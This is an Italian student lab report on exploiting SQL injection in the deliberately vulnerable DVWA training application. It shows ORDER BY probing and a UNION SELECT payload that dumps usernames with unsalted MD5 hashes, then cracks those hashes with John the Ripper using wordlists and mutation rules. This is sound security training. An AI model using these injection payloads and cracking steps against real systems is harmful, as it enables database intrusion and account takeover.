

Report 24/03/2026

Alunno : Pancrazio Giuzio

Traccia:

Abbiamo visto come sfruttare un attacco SQL injection per recuperare le password degli utenti di un determinato sistema. Se guardiamo meglio le password trovate, non hanno l'aspetto di password in chiaro, ma sembrano più hash di password MD5. Recuperate le password dal DB come visto e provate ad eseguire delle sessioni di cracking sulla password con John the Ripper per recuperare la loro versione in chiaro.

Prefazione .

Le SQL Injection sono tra le vulnerabilità web più critiche e diffuse. Questo attacco mira a colpire i punti di interazione tra l'utente e l'applicazione (come moduli di login, campi di ricerca o sezioni commenti) che comunicano direttamente con un database relazionale.

I database relazionali organizzano i dati in tabelle (composte da righe e colonne), mettendoli in correlazione tra loro. La vulnerabilità nasce da un'errata configurazione a livello di codice applicativo (ad esempio in PHP). Quando l'input dell'utente non viene correttamente sanificato o filtrato, l'applicazione non distingue più tra "semplice testo" e "comandi SQL".

In questo scenario, l'input malevolo funge da ponte (bridge): viene concatenato alla query originale e interpretato direttamente dal database come un'istruzione legittima. Ciò permette a un attaccante di bypassare le autenticazioni, visualizzare dati sensibili o, come vedremo in questo esercizio, estrarre gli hash delle password per sottoporli a tecniche di cracking .

Per prima cosa andremo ad estrarre le password della DVWA salvate in hash per poi mettere John The ripper all'opera per risolvere il cracking .



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: SQL Injection

User ID:

Submit

ID: 1' ORDER BY 1 #
First name: admin
Surname: admin

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin
Security Level: low
PHPIDS: disabled


View Source

View Help


Damn Vulnerable Web Application (DVWA) v1.0.7

Dato che il livello di sicurezza su DVWA è impostato su low, l'applicazione non effettua alcun controllo sui dati inseriti. Questo ci permette di inserire una stringa malevola direttamente nella casella user id per alterare la query originale. Utilizzando l'apice singolo dopo l'ID 1, andiamo a interrompere la stringa prevista dal server, riuscendo a iniettare comandi SQL che verranno eseguiti direttamente dal database. Nello specifico, utilizziamo il comando ORDER BY 1 per verificare l'esistenza della prima colonna nei risultati della query. Infine, inseriamo il carattere cancelletto per commentare e neutralizzare la parte restante del codice originale scritto dallo sviluppatore, che altrimenti causerebbe un errore di sintassi, permettendoci così di visualizzare solo l'output desiderato.

Passeremo ora a vedere la seconda colonna della tabella inserendo ORDER BY 2 #



come possiamo vedere il database anche tramite il secondo comando restituisce un elemento importante , anche che si tratti dell'elemento admin in questo caso ci fa capire che il database è organizzato almeno su due colonne
proviamo ora con ORDER BY 3 #



come possiamo vedere in questo caso il database non ha restituito nessun risultato , quindi andremo a unire cio' che c'è nella prima e nella seconda colonna
Avendo ora capito che il database ha due colonne possiamo unire dei comandi che giocano a nostro favore per l'esfiltrazione dei dati, Union Select è un operatore logico che ci permetterà di unire l'utente alla sua relativa password



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: SQL Injection

User ID:

Submit

ID: %' UNION SELECT user, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: %' UNION SELECT user, password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: %' UNION SELECT user, password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: %' UNION SELECT user, password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: %' UNION SELECT user, password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin
Security Level: low
PHPIDS: disabled

View Source

View Help

Grazie al comando `%' UNION SELECT user, password FROM users #` abbiamo estratto per ogni user la sua relativa password in formato hash , le password non vengono mai salvate in chiaro nei database , quindi questa forma di crittaggio è essenziale per assicurare un corretto funzionamento del database ed un'anonimà delle password che non possono essere identificate da visivamente ma devono essere riconvertite andiamo ora a salvare questi file hash per poi riconvertirli con John the ripper John the Ripper è un celebre software open source incluso nell'arsenale di Kali Linux, specializzato nel recupero di password tramite tecniche di cracking offline. In questo scenario il compito è facilitato dal fatto che il database utilizza l'algoritmo MD5 senza l'aggiunta di un sale (salt), rendendo gli hash vulnerabili ad attacchi basati su dizionario o forza bruta. Il software lavora confrontando gli hash estratti con quelli generati a partire da una lista di parole comuni; quando i due codici corrispondono, la password in chiaro viene rivelata. Grazie alla sua capacità di riconoscere automaticamente i formati e all'uso di regole di permutazione, John permette di identificare in pochi secondi le credenziali degli utenti presenti nel sistema. V'è anche detto che puo lavorare su algoritmi piu' difficili ma il tempo che impiega per ogni singolo carattere diventa esponenziale , per questo anche la nostra cifratura in MD5 ormai deprecata viene effettuata molto velocemente , fosse stato un altro tipo di crittografia avremmo dovuto specificarlo e john in questo usando la cpu è molto lento , rispetto ad hashcat che parallelamente usa anche la potenza della gpu per risolvere algoritmi piu' complicati facendo molte più operazioni al secondo In ogni caso dopo aver creato il mio file .txt con gli hash andro a lanciare il comando :

```
john --format=raw-md5 --wordlist=/usr/share/john/password.lst hash.txt
```

Specificando il parametro `--format=raw-md5`, indichiamo a John the Ripper di saltare la fase di riconoscimento automatico e di concentrarsi esclusivamente sull'algoritmo MD5 "puro". Questo riduce drasticamente il carico di lavoro del software, evitando tentativi inutili su formati simili ma più complessi. L'utilizzo di una wordlist ridotta al posto di rockyou rappresenta un ottimo compromesso: contiene le password statisticamente più comuni al mondo, permettendo di ottenere risultati immediati su sistemi vulnerabili come Metasploitable senza dover scansionare i milioni di righe di un dizionario massivo.

```
Session Actions Edit View Help
(kali@kali)-[~/Desktop]
$ john --format=raw-md5 --wordlist=/usr/share/john/password.lst hash.txt

Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
password      (?)
abc123         (?)
letmein        (?)
3g 0:00:00:00 DONE (2026-03-24 07:35) 12.00g/s 14184p/s 14184c/s 18792C/s !@#%$..sss
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

(kali@kali)-[~/Desktop]
$
```

per ora abbiamo tre password, essendoci 5 utenti dobbiamo comunque verificarne di più quindi andremo ad usare la wordlist rockyou

```
Session Actions Edit View Help
(kali@kali)-[~/Desktop]
$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt hash.txt

Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
password      (?)
abc123         (?)
letmein        (?)
charley        (?)
4g 0:00:00:00 DONE (2026-03-24 07:40) 4.878g/s 3746p/s 3746c/s 5619C/s my3kids..dangerous
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

(kali@kali)-[~/Desktop]
$
```

come possiamo vedere nonostante la wordlist più grande non siamo ancora riusciti a trovare la quinta password, probabilmente perché ha dei caratteri speciali all'interno o all'inizio e alla fine della password stessa. Dobbiamo quindi utilizzare le regole di mutazione di John che prevedono la comparazione di simboli e caratteri maiuscoli all'inizio e o alla fine della password.

```

(kali㉿kali)-[~/Desktop]
$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt --rules hash.txt

Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
password      (?)
abc123         (?)
letmein        (?)
charley        (?)
4g 0:00:00:04 DONE (2026-03-24 07:46) 0.9280g/s 712.7p/s 712.7c/s 1069C/s my3kids..dangerous
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

(kali㉿kali)-[~/Desktop]
$ john --show --format=raw-md5 hash.txt

?:password
?:abc123
?:charley
?:letmein
?:password

5 password hashes cracked, 0 left

```

come possiamo vedere c'è un mio errore all'interno, le due password "password" essendo le stesse john non le ha mostrate 2 volte ma solo 1 , quindi il risultato associato agli utenti della table sql esfiltrata è giusta.

L'attività di recupero credenziali si è conclusa con successo, portando alla decifrazione di tutte le 5 password estratte tramite SQL Injection. Nonostante l'utilizzo di una wordlist ridotta e successivamente del dizionario rockyou.

Dall'analisi dei risultati (password, abc123, charley, letmein), emergono due criticità fondamentali di sicurezza nel sistema target. L'uso di MD5 senza l'ausilio di un salt rende gli hash vulnerabili ad attacchi di tipo dizionario, poiché stringhe identiche producono hash identici (come evidenziato dalla password "password" presente per due utenti diversi). Password Deboli: La scelta di credenziali estremamente comuni ha permesso a John the Ripper di trovare le corrispondenze in pochi millisecondi, rendendo inefficace qualsiasi barriera difensiva basata sulla crittografia.

Questo dimostra come una vulnerabilità web (SQLi) combinata con una gestione errata delle password porti alla compromissione totale degli account di sistema.